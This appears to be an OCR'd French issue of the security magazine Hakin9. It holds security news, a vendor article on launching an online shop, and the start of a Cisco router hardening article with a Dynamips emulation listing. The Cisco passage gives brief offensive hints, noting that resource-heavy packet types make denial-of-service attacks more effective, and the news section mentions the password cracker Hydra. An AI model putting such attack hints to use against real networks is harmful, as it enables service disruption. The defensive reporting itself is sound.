Hakin9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

N 6/20010 (46) Online ISSN 1731-7037

E-COMMERCE

LANCEZ VOTRE BOUTIQUE ONLINE

SERVEURS DNS

CHIFFREMENT DES EMAILS

SÉCURITÉ CISCO

FIREWALL SOUS LINUX

egilia®

LEARNING

LE SPÉCIALISTE DE LA
FORMATION CERTIFIANTE
EN INFORMATIQUE
ET MANAGEMENT

Faire de vos succès
notre réussite

www.egilia.com

CONTACTEZ NOS CONSEILLERS FORMATION

N°National 0 800 800 900

APPEL GRATUIT DEPUIS UN POSTE FIXE

ANVERS . LIEGE . PARIS . LYON . LILLE . AIX-EN-PROVENCE .
STRASBOURG . RENNES . BRUXELLES
TOULOUSE . BORDEAUX . GENEVE . LAUSANNE . ZURICH .

Boutiques online

Être compétitif sur le WEB et faire face à la concurrence de plus en plus féroce rélèvent parfois d'un parcours du combattant. Pour vous donner plus de chances d'exister sur Internet, nous avons préparé un dossier spécial sur l'E-commerce. Grâce à lui, vous apprendrez à créer votre boutique online. L'article est plein de conseils pour éviter les pièges lors de la création d'un E-commerce.

Dans la rubrique *Sécurité Réseaux*, grâce à l'article *Chiffrement des mails* de David Robin vous apprendrez à chiffrer et signer les mails et fichiers. Vous verrez aussi comment le chiffrement et la signature fonctionnement dans un client de messagerie.

La rubrique *Pratique* est consacrée à la sécurité des produits et plates-formes Cisco. Après la lecture de l'article *Sécurité CISCO*, vous connaîtrez les mécanismes de défense efficace à mettre en place afin de sécuriser les plates-formes Cisco contre les attques. L'auteur de l'article vous expliquera aussi l'architecture des commutateurs Cisco.

Déouvrez *l'article Les attaques DNS* de la section *Attaque*. L'auteur de l'article vous expliquera le principe des attaques possibles sur le protocole DNS et il vous donnera les moyens d'éviter tout risque.

Bonne lecture à tous,

L'équipe Hakin9

hakin9

Le mensuel hakin9 est publié par
Software Press Sp. z o. o. SK

Président de Software Press Sp. z o. o. SK:
Paweł Marciniak
Directrice de la publication: Ewa Lozowicka
Rédactrice en chef: Aneta Mazur
aneta.mazur@hakin9.org
Fabrication: Andrzej Kuca
andrzej.kuca@software.com.pl

DTP : Przemysław Banasiewicz
Couverture : Agnieszka Marchocka

Publicité : publicite@software.com.pl

Béta-testeurs : Didier Sicchia,
Pierre Louvet, Anthony Marchetti,
Régis Senet, Paul Amar, Julien Smyczynski,
Gregory Vernon, Latorre Christophe,
Timotée Neullas

Les personnes intéressées par la coopération sont invitées à nous contacter :
fr@hakin9.org

Adresse de correspondance :
Software Press Sp. z o. o. SK
Bokserska 1, 02-682 Varsovie, Pologne
Tél. +48 22 427 32 87, Fax. +48 22 244 24 59
www.hakin9.org

TABLE DES MATIERES

Actualités 6
Rubrique tenue par Paul Amar

DOSSIER

Boutiques online 8
Store Factory
Le nombre de boutiques en ligne augmente chaque jour. La boutique en ligne est un moyen simple de démarrer une activité, également rapide et tendance. Cependant, toute la difficulté sera de la rentabiliser et de la maintenir sur la toile. Cet article vous expliquera comment lancer sa première boutique online et comment éviter les pièges.

PRATIQUE

Sécurité CISCO 12
Alaeddine Mesbahi
Cisco propose une variété très importante de produits et plates-formes. Le nombre de services utilisés et protocoles implémentés peut transformer la plate-forme en cible facile, Cisco propose alors plusieurs mécanismes de durcissement. Cet article expliquers les mécanismes les plus communs pour les sécuriser les plates-formes Cisco.

SÉCURITÉ RÉSEAUX

Firewall sous Linux 20
Nicolas Hanteville
Maintenant que la plupart des machines sont reliées entre elles dans le monde via Internet, les problématiques de sécurité se font grandissantes. Après l'impact des PC-Zombies ou les intrusions via des vers telles que my-tob ou saccer, la question du pare-feu ne se pose plus. Nous allons voir ensemble le fonctionnement d'iptables sous Linux en commençant par les bonnes pratiques, pour finir sur lasécurisation d'une machine connectée à Internet.

Chiffrement des mails 28
Robin David
Cet article présente le fonctionnement du chiffrement et de la signature des mails. On s'intéresse donc ici au chiffrement du contenu des mails et des pièces jointes via l'utilisation des deux grandes technologies du domaine, PGP et S/MIME.

ATTAQUE

Les attaques DNS 40
David Robin
Cet article permettra de s'intéresser aux différentes attaques exploitables sur le protocole DNS dont
deux principales techniques fondées sur le DNS Spoofing, à savoir le DNS ID Spoofing et le DNS Cache Poisoning. Nous nous intéresserons ensuite au "DNS Pharming", qui est un dérivé du Phishing.

FOCUS

Exploit – Local root FreeBsD via LD_PRELoAD 46
Paul Rascagnères
FreeBSD est souvent présenté comme un OS à la sécurité robuste. Malgré cette réputation un exploit a été divulgué fin novembre sur la mailing list Full Disclosure par Kingcope. Dans cet article, nous allons étudier le fonctionnement de cet exploit, le patch proposé par l'équipe de mainteneur FreeBSD tout en commençant par comprendre a quoi sert LD_PRELOAD.

store factory

0825 70 20 20
(Numéro Indigo 0,15 €/mn)
www.store-factory.com

leader des sites marchands sur mesure,

vous propose de créer...

votre boutique en ligne

Facilement

- un outil d'administration facile à prendre en main
- un site d'aide complet
- une assistance téléphonique et par mail illimitée

Rapidement

- la boutique en ligne est créée dès votre inscription, vous pouvez ajouter vos produits.
- Une première proposition de charte graphique* vous est faite sous 1 semaine.

Economiquement

- hébergement et trafic illimité
- nom de domaine
- 5 boites mails
- de nouvelles fonctionnalités régulièrement

Et en exclusivité,
Votre boutique sur Iphone incluse dans l'offre !

Déjà plus de 1900 clients nous ont fait confiance,

Création d'une charte graphique sur mesure pour un forfait unique de 400€

Testez notre solution en créant votre boutique **gratuitement pendant 30 jours !**

Google et la confidentialité

Après la polémique autour de Google et des informations récupérées à la « volée », la CNIL a lancé une étude portant sur la mise en danger des données des usagers.

L'idée de base de Google était d'enregistrer l'identité et la position des hotspots Wi-Fi.

L'analyse a démontré que le logiciel utilisé enregistrait bien plus que des fragments : il enregistrait des paquets entiers desquels pouvaient être extraites des données sensibles telles que les adresses mails, mots de passe etc.

D'autres États, comme l'Espagne ou l'Allemagne, ont aussi demandé à Google à accéder aux données capturées par cette entreprise, mais c'est la CNIL qui a été la première à voir sa requête acceptée.

Apple et les vulnérabilités

Le lundi 21 juin aura été une journée « noire » pour Apple, étant donné que son upgrade à iOS 4 a permis de patcher 65 vulnérabilités. La moitié d'entre elles étaient critiques d'après les spécialistes.

Certains doutent que le nouvel iPad pourrait être vulnérable à une ou plusieurs des failles patchées sur les iPhones/iPod Touch.

De plus, les utilisateurs d'iPad n'auront pas de patchs avant cet automne permettant de couvrir certaines vulnérabilités. Un très gros vecteur d'attaques risque donc d'être ouvert aux pirates.

Ce nombre de vulnérabilités est donc un nouveau record comparé aux patchs des 46 failles de l'été dernier.

IOS 4 comportait 35 bugs, soit plus de la moitié des vulnérabilités trouvées et qui étaient de type : « arbitrary code execution », donc critiques.

La prudence est au rendez-vous pour tous les utilisateurs de produits Apple tels que l'iPad.

Le fait d'être signé... est-ce suffisant ?

Une étude de Jarno Niemela a montré que les auteurs de malwares utilisent la technologie d'Authenticode pour les faire passer pour de bons logiciels.

Cette dernière est utilisée pour signer du code, assurer son authenticité et son intégrité.

De nombreux anti-virus s'appuient sur ce système qui malheureusement, après certaines découvertes, n'est pas si sûr.

De nombreuses techniques permettent « d'abuser » de la confiance des Authenticode telles que :

être certifié mais ne pas avoir des bonnes intentions, voler des certificats, infecter des systèmes de développeurs et être signé dans les releases (infection de masse), falsification du MD5 (deux binaires ayant le même checksum mais pas les mêmes activités) etc...

Turquie, une attaque d'envergure

Une vague de censure en Turquie est arrivée il y a quelques temps, bloquant de nombreux services de Google tels que : Google Traduction, Google Documents ou encore Google Livres. Il s'agit là d'une conséquence de la volonté des Fournisseurs d'accès internet Turques de bloquer certaines adresses IP affiliées à Youtube.

De nombreuses autres adresses IP relatives à Youtube et aux services de Google ont été blacklistées. Progressivement, de nombreux internautes se sont plaints que de nombreux services tels que Picasa, Google Maps ne fonctionnaient plus.

Dès lors, une attaque DdoS d'envergure a été lancée contre le ministère du transport, l'Autorité des technologies de l'information et des communications et contre la présidence des télécommunications.

Ces trois sites web ont été inaccessibles une bonne partie de la journée à cause d'un groupe d'hacktivistes, mécontents de cette censure. D'après de nombreuses sources, l'attaque aurait duré 10 heures.

Et si un VPN ne nous permettait plus d'être anonyme ?

Au cours de la première « Telecomix Cyphernetics Assembly » qui a eu lieu en Suède, une vulnérabilité au sein des VPNs a été présentée. Le fait de combiner Ipv6 (qui remplace progressivement Ipv4) ainsi que PPTP (point-to-point tunneling protocol) permettent de retrouver des informations comme par exemple l'adresse IP, l'adresse MAC ou encore le nom de l'ordinateur d'un utilisateur en particulier.

Cette information est donc des plus critiques puisque l'une des utilisations des VPN consiste à favoriser l'anonymat et ainsi assurer la confidentialité de ses données personnelles.

De nombreuses alternatives ont été décrites comme, par exemple, le fait de repasser à IPv4 ou de favoriser l'utilisation d'OpenVPN plutôt que PPTP.

Fuite de données pour les utilisateurs de l'iPad

Il y a quelques semaines, une nouvelle faisait rage : de nombreuses informations confidentielles concernant des utilisateurs d'iPad ont été récupérées par un groupe dénommé « Goatse Security ».

C'est environ 114 000 adresses qui ont été récupérées avec, entre autres, de grosses pointures telles que le CEO du New York Times, Dow Jones, Times inc. …

Le problème se situait sur le site de AT&T qui a permis, via le changement d'un certain paramètre, de récupérer toutes ces informations. Dès lors, il aurait été possible de lancer des vagues de spams à l'encontre de ces personnes ou encore, essayer d'infecter leurs

propres infrastructures. Ce dernier point n'est en aucun cas à négliger, car nous sommes dans la période où l'espionnage industriel est d'actualité.

Absolute Manage, une vraie catastrophe

Il y a quelques temps, un scandale avait éclaté avec un logiciel d'administration à distance sur les ordinateurs d'élèves en Pennsylvanie lequel permettait de prendre des photos d'étudiants à leur insu, bien que cela n'aurait jamais dû être réalisé.

Des compagnies de sécurité ont ainsi analysé le logiciel et ont démontré qu'il y avait de nombreux problèmes de sécurité comme : déchiffrement des communications grâce à une clé hardcodée dans le programme et semblable pour tous les clients, contournement de l'authentification de l'envoi de messages.

Ouverture de Norton DNS au public

Norton DNS est, comme son nom l'indique, un service de DNS public, permettant de sécuriser tout appareil connecté sur la toile.

Il comporte une blacklist avec tous les sites ayant une activité plus ou moins accrue avec les malwares, phishing,... permettant ainsi de prémunir l'usager contre un quelconque risque sur la toile.

Dès lors, lorsqu'un internaute essaie d'accéder à un site malicieux, ce dernier est redirigé vers un site d'avertissement de Norton en expliquant que le site est bloqué par Norton DNS.

Je tiens à rappeler que son utilisation ne peut être utilisée que comme une « sur-couche » de protection, et ne prémunise pas contre tous les risques présents sur la toile.

Le tabnabbing, une nouvelle méthode de phishing en vogue

Cette technique a été expliquée et réalisée par Aza Raskin. Le principe est de changer le contenu lorsque l'utilisateur a le « dos tourné » ou encore, quand il change d'onglet dans son navigateur.

Dans la pratique, lorsque la page, qui a un aspect normal, n'est plus consultée, elle aura son « favicon » et son titre modifiés pour ressembler au site visé. Dès lors, l'internaute pensera alors qu'il a laissé ouverte sa messagerie électronique ou son site de e-commerce ouvert.

Il est donc piégé et sera pris au jeu du pirate. L'un des correctifs proposé par Aza Raskin est que le navigateur doit jouer un rôle plus important que celui de fureteur basique : il doit protéger la confidentialité des données utilisateur.

Metasploitable, une vraie réussite pour chacun

Tout le monde a très certainement entendu parlé de Metasploit, qui est un framework utilisé par de nombreuses compagnies afin de réaliser des tests d'intrusion sur des technologies ciblées. La base de données d'exploits, outils en tout genre est colossale et est un outil à part entière dans l'audit de sécurité. Metasploitable est donc une image Vmware qui n'est autre qu'une version d'Ubuntu 8.04 comportant des services faillibles. Le but du jeu est donc de monter l'image sur son ordinateur et ainsi, de s'entrainer afin d'utiliser le framework Metasploitable.

C'est donc un bon entraînement pour comprendre le fonctionnement du framework mais aussi avoir une idée de ce qu'est le pentesting, tout en ne nuisant pas aux infrastructures informatiques existantes.

Nouvelle version d'Hydra

Tout en restant dans les outils d'audit en sécurité, il ne faut pas oublier la nouvelle version d'Hydra.

Hydra est un cracker de mots de passe, supportant de nombreux protocoles tels que VNC, POSTGRES, IMAP, … La liste des protocoles gérés par Hydra est surprenante. Cet outil a été développé par une organisation du nom « The Hacker's Choice » (THC) et est maintenant passé sous licence GPL v3.

Boutiques online

Store Factory

Le nombre de boutiques en ligne augmente chaque jour. A travers cet article, vous allez apprendre comment lancer sa boutique online.

Cet article explique..

- avantages et inconvénients du E-commerce
- comment lancer sa boutique online
- solutions e-commerce

Ce qu'il faut savoir..

- Aucune connaissance n'est requise

Avantages et inconvénients du E-commerce

Le E-commerce comporte les mêmes avantages qu'internet, c'est-à-dire l'accès à un large public, la rapidité d'exécution, l'accès 24h/24 7j/7… Mais en plus, il permet de générer une activité et des revenus. Facile d'accès, avoir une boutique en ligne permet de développer ses ventes avec un investissement maîtrisé et sans les droits d'entrée d'une boutique physique. L'hébergement, considéré comme le loyer, est accessible à tous sans garantie demandée. De nombreuses options sont disponibles pour mettre en place son e-commerce, payantes ou gratuites. Des solutions de paiement en ligne permettent de générer des ventes sans papier et à des coûts minimes. Bref, le e-commerce ressemble à une formidable opportunité ouverte à chacun.

Cependant, si la plus grande qualité du e-commerce est son accessibilité, c'est aussi ce qui crée son plus grand défaut. L'abondance de boutiques en ligne fait d'internet le marché le plus concurrentiel. Alors que pour une boutique physique, le choix de l'emplacement est décidé une fois pour toutes, sur la toile, la place de la boutique change en permanence. Personne n'a de place assurée.

Quelques remarques sur les bonnes questions à se poser pour le lancement d'une boutique en ligne

Avoir bien réfléchi à son offre commerciale : une boutique en ligne est avant tout un commerce. Même si Internet facilite le lancement d'une activité, il est important d'avoir un bon concept commercial et une offre produit/service attractive pour assurer la viabilité du site. L'objectif est de transformer en acheteur le visiteur sur votre site. Au-delà du site en lui-même, ce sont les produits/services, les prix, les offres qui feront la différence.

Rendre sa boutique unique : parmi les milliers de boutiques en ligne, l'internaute doit reconnaître votre boutique du premier coup d'œil. Une boutique en ligne est toujours faite sur le même principe de fiche produit, liste produit, menu. Il est donc important de se différencier par l'aspect visuel. Le graphisme de votre site montrera tout de suite au visiteur dans quelle ambiance et/ou type de magasin, il se trouve, comme pour une boutique physique. Un internaute restera plus longtemps et sera plus curieux sur un site qu'il apprécie graphiquement. Il y reviendra aussi et il le retiendra. Notons quelques freins graphiques sur une boutique comme l'abondance de bannières susceptible de surcharger la page d'accueil, tout comme l'excès d'animations. En outre, une page tunnel, qui annonce le site avant d'y entrer vraiment, fait parfois son effet à la première visite mais, au bout de plusieurs, aura tendance à lasser l'internaute. Toujours dans l'ambiance générale du site, la musique risque de freiner le visiteur (manque de discrétion, redondance à chaque nouvelle page, bouton STOP invisible…). Tous ces critères dépendent de votre projet et de l'image que vous souhaitez véhiculer. L'identité visuelle est, dans tous les cas, un critère primordial pour se différencier.

Le référencement : c'est le point primordial pour exister sur internet. Créer un site est simple, le faire connaître beaucoup moins. Le référencement passe par plusieurs canaux : certains gratuits, d'autres payants mais le but reste le même : être vu par le maximum d'internautes. Les outils payants de référencement, le plus connu étant Google Adwords, permettent d'apparaître en bonne position plus rapidement, mais leurs coûts sont parfois importants, surtout au départ. Cela vous permet d'être affiché dans les liens commerciaux, en haut ou sur le côté, des pages de recherches sur les expressions que vous avez choisies. Le référencement naturel est au contraire un travail de longue haleine dont le coût principal sera le temps que vous passerez à optimiser votre site. Des contraintes techniques sont dans un premier temps nécessaires pour rendre votre boutique en ligne « Google friendly » comme le code des pages en XHTML, le respect des normes internationales W3C, la réécriture d'url ou encore la soumission régulière du sitemap à l'attention des moteurs de recherche. Ensuite, tout le travail se situe dans le texte de votre site. Les moteurs de recherches indexent les sites sur des expressions données, si elles sont présentes et récurrentes dans le site et à des endroits importants, comme les titres. Vous pouvez également développer un système de liens entre votre boutique et d'autres sites pour renforcer la crédibilité de votre boutique, toujours pour les moteurs de recherche. C'est un travail de fourmi, qui plus est, récurrent puisque la vie d'un site est aussi un critère pour améliorer le référencement. C'est la partie la plus difficile d'un site de e-commerce car la place d'une boutique dans les pages de recherches bouge en permanence. Mais avoir un site ne suffit pas à générer des ventes.

La navigation : l'internaute doit pouvoir naviguer dans votre boutique de manière intuitive et claire. De nombreux choix sont à faire, tels que la place du ou des menus, les différentes catégories, sous-catégories si nécessaire. Le but de la navigation est que l'internaute voit votre offre mais surtout, qu'il puisse accéder sans difficulté à ce qu'il cherche. Faciliter son chemin évite les risques de sorties intempestives de la boutique.

Le suivi du site : certaines données sont essentielles pour la viabilité d'un site. Avec une boutique en ligne, hormis les commandes que vous recevez, peu d'informations sont accessibles sur le parcours de l'internaute. Cependant, ces informations sont indispensables pour améliorer votre boutique. Il s'agit en premier lieu du trafic généré, en termes de visites, mais il est également important de connaître les sources de trafic, les pages vues, le temps passé sur le site, les pages de sorties… Ce sont des indices sur la qualité de votre site qui vous aident à améliorer la rétention des internautes sur votre site. Dans un deuxième temps, il s'agit de suivre vos ventes, les produits les plus et les moins vendus, etc… pour affiner votre offre. D'ailleurs, rester attentif au prix de la concurrence est essentiel pour rester dans la course sur internet.

Les fonctionnalités : le but premier d'une boutique en ligne est de permettre aux internautes d'acheter vos produits. Maintenant, dans votre projet, il faut définir tout ce que vous souhaitez proposer sur votre site. Cela peut concerner l'offre commerciale avec des fonctions de fidélisation, de recommandation produit entre ami, de produits associés… Mais aussi des fonctionnalités plus techniques comme proposer une recherche avancée de votre produit ou l'affichage du panier. Il n'y a pas de recettes magiques, ni de fonctionnalités miracles pour générer des ventes si ce n'est de bien réfléchir à l'adéquation entre votre offre produit et les fonctionnalités disponibles. Par exemple, une recherche avancée sera pertinente pour un marchand d'ampoules (en termes de tailles, puissances, formes…), mais pas forcément pour une épicerie en ligne où des catégories bien faites seront suffisantes. De même qu'une offre de fidélité aura plus de sens sur une boutique de puériculture que pour un concessionnaire automobile.

L'abandon du panier : un des problèmes du e-commerce est la gestion de l'abandon du panier. Combien d'internautes simulent un achat sur une boutique en ligne mais ne procède pas au paiement ? Pour livrer les clients, le commerçant a besoin d'un certain nombre d'informations pour la facture et la livraison. Plusieurs schémas fonctionnent mais la tendance est de raccourcir les étapes de validation de paiement. Généralement, le processus de commande se déroule en 5 étapes : validation du panier, création d'un compte client, entrée des informations personnelles, entrée des informations de livraisons et paiement. Ce processus se répète à chaque boutique. L'internaute veut que ce soit le plus simple possible. De plus, plus vite il atteindra la page de paiement, moins il aura le loisir de penser à abandonner sa commande. À l'exception de l'optimisation de ce chemin de commande, il existe des moyens d'identification rapides, tels OrangeID ou OpenID, qui permettent, via un identifiant général, de remplir par défaut les informations clients. Ceci dégage l'internaute de la saisie répétitive de ces informations et il accède plus vite au paiement. Une autre astuce pour traiter ces abandons de panier est tout simplement de les repérer et de pouvoir leur renvoyer un e-mail de relance, à partir du moment où le client potentiel a indiqué ses coordonnées.

Les choix de paiement : le moyen de paiement est indissociable de la boutique en ligne. Dernière étape de la commande, le commerçant propose à l'internaute les moyens de paiement qu'il souhaite. De nombreuses solutions de paiement sont accessibles,

des plus traditionnels comme le chèque (avec une politique de processus de commande claire : ordre et adresse pour le chèque, délai de livraison après réception) au plus « web » comme les solutions de paiement en ligne, la plus connue étant PayPal. Pour les banques et le paiement par carte bancaire, le principe est le même : il y a les moyens traditionnels, c'est-à-dire l'agence où le commerçant a son compte professionnel et les « web » qui proposent des solutions de paiement exclusivement en ligne comme Ogone ou Moneybookers. Le choix des moyens de paiement proposés est une question de coûts, plus ou moins importants selon le moyen et le volume de transaction, mais aussi une question d'assurance de l'internaute, afin qu'il n'ait aucune crainte à payer en ligne.

Les pièges à éviter

Le principal piège à éviter est de croire qu'une fois la boutique construite, l'activité du commerçant en ligne est lancée et que des ventes seront générées. La création de la boutique n'est que la partie émergée de l'iceberg. Une fois la boutique faite, il faut la faire connaître et la faire vivre. Cela passe par la communication (référencement, publicité, bouche-à-oreille) mais aussi par la gestion (traiter les commandes, les appels clients, les réclamations) et la mise à jour de la boutique (ajouter les nouveaux produits, gérer les stocks, faire des offres commerciales). Une boutique en ligne demande plusieurs heures d'investissement quotidien. Dans un premier temps, le plus gros investissement en temps sera mis dans la communication de la boutique pour générer du trafic et attirer des clients potentiels. Remarquons que ce peut être aussi un investissement financier si le référencement payant est choisi. Une fois la boutique réellement lancée, le traitement de commandes et des contacts clients prendra la majeure partie du temps, sans pour autant négliger de faire vivre la boutique pour qu'elle soit toujours connue et attractive.

Un autre piège à éviter est de croire que la création d'une boutique en ligne coûte cher. Les offres sont variées et tout dépend du projet du commerçant. Un commerçant débutant ou dont la boutique en ligne n'est qu'un à-côté d'une boutique physique s'en sortira très bien avec une solution standardisée. Si le commerçant veut quelque chose de plus personnalisée, le coût dépendra de ses besoins. Le projet doit dans un premier temps être clairement établi pour choisir la solution la plus adaptée. Il faut donc passer du temps pour construire son projet avant de chercher un prestataire pour créer sa boutique. Beaucoup de commerçants cherchent également à imiter de grands sites reconnus avec des fonctionnalités avancées comme des offres de fidélités complexes, par exemple. Cependant, pour le lancement d'une boutique en ligne, le premier point est de générer des ventes. Il ne faut pas brûler les étapes. Avant de penser à fidéliser les clients ou avoir un site high-tech, il faut que celui-ci soit viable.

Les solutions e-commerces

Plusieurs possibilités sont disponibles pour monter son e-commerce, des plus standard aux plus personnalisables, des plus accessibles aux plus chères.

- Les solutions Open Source : ce sont des briques logiciels toutes faites disponibles gratuitement sur la toile. Cependant, il faut s'y connaître un minimum en informatique pour, dans un premier temps, implémenter la boutique puis l'améliorer, ajouter des briques fonctionnelles comme le paiement en ligne. De plus, si cette solution est en apparence gratuite, vous aurez besoin au minimum d'un hébergement et d'un nom de domaine ce qui génèrera des coûts variables. C'est donc une solution pour les informaticiens déjà aguerris qui désirent *mettre les mains dans le cambouis*.
- Les logiciels payants : moyennant un coût fixe d'achat, ces logiciels vous permettent d'avoir une boutique en ligne rapidement. Il vous faudra néanmoins vous acquitter des coûts d'hébergement et de nom de domaine en suppléments. Ces logiciels ont l'avantage de vous fournir une interface plus ludique pour la gestion de votre boutique en ligne. Pour les novices, quelques explications seront nécessaires au démarrage mais c'est une solution qui permet d'avoir sa boutique sans trop besoin de connaissances techniques. Les inconvénients sont généralement le coût d'achat de la licence, assez élevée et l'évolution du logiciel quasi nulle ou moyennant l'achat de mises à jour. Votre boutique dispose d'un certain nombre de fonctionnalités au moment de l'achat et elles ne varieront pas au cours de la vie votre site. Pourtant, Internet apporte tous les jours des nouveautés en termes techniques mais aussi d'usage. Cette solution peut donc être limitée dans le temps.
- La solution *faite par un ami* : souvent de futurs commerçants en ligne disent qu'ils demanderont à un ami informaticien de créer leur boutique. Sans tenir compte des difficultés possibles de travailler avec des proches, le e-commerce est un métier à part entière, avec ses spécificités techniques. Il s'agit de mettre en place plusieurs briques fonctionnelles comme par exemple le paiement en ligne, ce qui peut s'avérer compliquer pour quelqu'un d'extérieur au e-commerce. Cette solution peut-être gratuite, risque d'être longue et hasardeuse, à moins d'avoir l'ami qui a déjà créé des boutiques en ligne.

- Les webagency : certaines vous développent une boutique en ligne de A à Z selon vos exigences, d'autres travaillent avec des prestataires techniques ou des logiciels payants auxquels ils sont habitués. Les webagency proposent souvent une prestation de boutique en ligne personnalisée, sur devis, dont les coûts sont élevés et variables selon votre projet. Elles ajoutent également des prestations annexes comme la création d'un design et d'une animation ou la gestion des contenus du site. C'est donc une solution sur mesure qui peut convenir à ceux qui en ont les moyens.
- Les logiciels en mode locatifs : ce sont des solutions payantes mais souvent plus accessibles que l'achat de logiciel ou les webagency. Cependant, la grosse différence avec toutes les autres solutions est que le commerçant n'est pas propriétaire de la solution technique de la boutique en ligne. Cette solution est néanmoins un système accessible et rapide pour lancer sa boutique en ligne. De nombreux acteurs sont présents sur le marché avec un panel d'offres très variées en termes de prix et de fonctionnalités. Tout dépend du projet du commerçant, c'est à lui de choisir sa formule. Les boutiques sont standardisées d'un point de vue technique avec, en général, un back-office d'administration ludique pour que le commerçant gère seul sa boutique et une assistance technique. L'hébergement est inclus dans les packs. Des prestations de design supplémentaires permettent de personnaliser la boutique en ligne. Le mode locatif présente l'avantage de bénéficier d'un suivi dans le temps sur le plan technique, que ce soit dans la vie de la boutique, mais aussi en fournissant des mises à jour régulières.

Conclusion

L'offre de solutions pour créer sa boutique en ligne est large et variée. Créer son site de e-commerce n'est plus un problème en soi. Cependant, avoir une boutique ne suffit pas pour exister sur la toile. Le commerçant doit y consacrer du temps, la faire connaître et la faire vivre. C'est aujourd'hui le plus grand défi de tout nouveau commerçant en ligne. Il faut savoir se démarquer de la masse de sites sur internet.

A PROPOS DE L'AUTEUR

Store-Factory propose une offre professionnelle complète : site professionnel, outils d'administration complets et évolutifs, référencement optimisé, outils marketing, formation et support téléphonique illimité. Les sites Store-Factory bénéficient d'une charte graphique créée sur mesure.

Sécurité CISCO

Alaeddine Mesbahi

Cisco propose une variété très importante de produits et plates-formes, elle est principalement connue pour ses routeurs et commutateurs très performants. Le nombre de services utilisés et protocoles implémentés peut transformer la plate-forme en cible facile, Cisco propose cependant plusieurs mécanismes de durcissement. Cet article se consacre aux principaux vecteurs d'attaques contre ces plates-formes et propose les mécanismes les plus communs pour les sécuriser.

Cet article explique...

- Architecture Hardware et Software des routeurs et commutateurs CISCO
- Vecteurs d'attaques contre les routeurs et commutateurs CISCO
- Mécanismes de défense et prévention existants sur l'IOS CISCO

Ce qu'il faut savoir...

- Connaissance de base en CLI CISCO
- Connaissance de base sur le routage et les protocoles management (SSH, SNMP ...)

Les routeurs et commutateurs sont disponibles en différentes tailles, allant des petites boîtes de bureau aux grands routeurs d'opérateur occupant un rack complet de 19 pouces.

Cisco différencie quatre types de trafic, le Data Plane, le Control Plane, le Management Plane et le Service Plane.

Le Data Plane est tout simplement le trafic client à transporter, par exemple du trafic généré par les serveurs et les postes de bureautique.

Le Control Plane est le trafic nécessaire pour créer et maintenir les renseignements sur l'état du réseau, comme les annonces BGP et OSPF.

Le Management Plane est le trafic utilisé pour accéder, gérer et surveiller les plates-formes, à l'image du SSH et SNMP.

Le Service Plane fait référence aux différents services proposés pour les plates-formes, par exemple des tunnels VPN, la translation d'adresses ou les systèmes de détection d'intrusions.

Cette différentiation entre les différents types de trafic est nécessaire pour comprendre l'effet de ces types de trafic sur la plate-forme. Les routeurs ou commutateurs Cisco traitent la grande majorité des flux de transport dans des modules hardware dédiés, sauf quelques paquets qui ont besoin de traitement spécial, comme les paquets avec un TTL (*Time To Live*) inférieur ou égal à un, ou les paquets IP avec options.

Une plate-forme Cisco est généralement composée des éléments suivants :

- RAM (Random-Access Memory) : utilisé pour stocker des informations opérationnelles, comme les tables de routage, le fichier de configuration en cours d'exécution. Son contenu est perdu si la machine est éteinte ou redémarrée.
- NVRAM (NonVolatile RAM) : utilisé pour enregistrer le fichier de configuration de démarrage. Son contenu n'est pas perdu si la machine est éteinte ou redémarrée.
- Flash: Contient l'image du système d'exploitation
- CPU
- ROM (Read Only Memory) : utilisé pour enregistrer le programme de démarrage, le système d'exploitation et les programmes de test
- Registres de configuration : utilisé pour changer le comportement du routeur (démarrer à partir du ROM ou *NetBoot*, définir les options de démarrage, définir la vitesse de la console ...)
- Interfaces

La compréhension de l'architecture hardware sert à déterminer les types de paquets susceptibles de permettre une compromission de la machine ou de causer un déni de service ; il est par exemple possible qu'une vulnérabilité ne cause pas le crash de toute la machi-

ne, mais uniquement des modules d'accélération hardware.

De plus, déterminer les types de paquets consommateurs de ressources (TTL=0, paquets avec options …) permet de cibler les attaques de déni de service et d'augmenter leur efficacité.

Architecture Software

L'IOS Cisco est un système d'exploitation monolithique, c'est-à-dire que l'ensemble des fonctions et des pilotes sont regroupés dans un seul bloc binaire à la compilation. Dernièrement, Cisco a proposé des IOS modulaires mais la majorité des OS Cisco restent monolithiques.

Il existe environ 20.000 versions de l'IOS Cisco, point important à savoir pour le travail sur l'exploitation d'une machine, car les adresses de retour, les fonctionnalités et le code diffèrent d'une version à l'autre.

L'architecture du système d'exploitation est très simple, elle est composée du Kernel, du code des périphériques, dont le code responsable de la commutation rapide et, finalement, des processeurs.

Aucun mécanisme de protection de la mémoire n'est utilisé, l'IOS utilise massivement de la mémoire partagée accessible par tous les processeurs.

La mémoire est subdivisée en région aux fonctionnements différents :

- Itext : Code exécutable du système d'exploitation.
- IData : Variables initialisées
- Local : Structure de mémoire standard locale
- IBss : Donnée non initialisée
- Flash : Stockage de l'image de l'OS
- PCI : Mémoire visible sur le bus PCI
- IOMEM : Mémoire partagée visible au CPU principal et aux interfaces de contrôle réseau

Approche offensive

Dynamips est un outil open-source capable d'émuler un routeur Cisco à partir d'un véritable IOS. L'avantage d'utiliser un outil d'émulation et non de simulation est de reproduire le vrai fonctionnement d'un routeur ou d'un commutateur Cisco (cf Lisitng 1).

Il est cependant à noter que *Dynamips* a des limitations car incapable d'émuler des fonctionnalités comme le spanning tree ou le DTP (Dynamic Trunk Protocol).

Listing 1. *Emulation d'un routeur Cisco*

```
./dynamips-0.2.7-x86.bin -t npe-400 -p 1:PA-A1 -p 2:PA-4E -p 3:PA-8E c7200-jk9s-mz.124-18c.bin
Cisco Router Simulation Platform (version 0.2.7-x86)
Copyright (c) 2005-2007 Christophe Fillot.
Build date: May 26 2007 11:51:28

IOS image file: c7200-jk9s-mz.124-18c.bin

CPU0: carved JIT exec zone of 64 Mb into 2048 pages of 32 Kb.
NVRAM is empty, setting config register to 0x2142
C7200 instance 'default' (id 0):
  VM Status  : 0
  RAM size   : 256 Mb
  IOMEM size : 0 Mb
  NVRAM size : 128 Kb
  NPE model  : npe-400
  Midplane   : vxr
  IOS image  : c7200-jk9s-mz.124-18c.bin

Loading ELF file 'c7200-jk9s-mz.124-18c.bin'...
ELF entry point: 0x80008000

C7200 'default': starting simulation (CPU0 PC=0xffffffffbfc00000), JIT enabled.
ROMMON emulation microcode.

Launching IOS image at 0x80008000...
Self decompressing the image :
############################################## [OK]
```

Dynamips marche aussi bien sur Windows que sur Linux ou Unix, il a besoin d'une version de l'IOS Cisco.

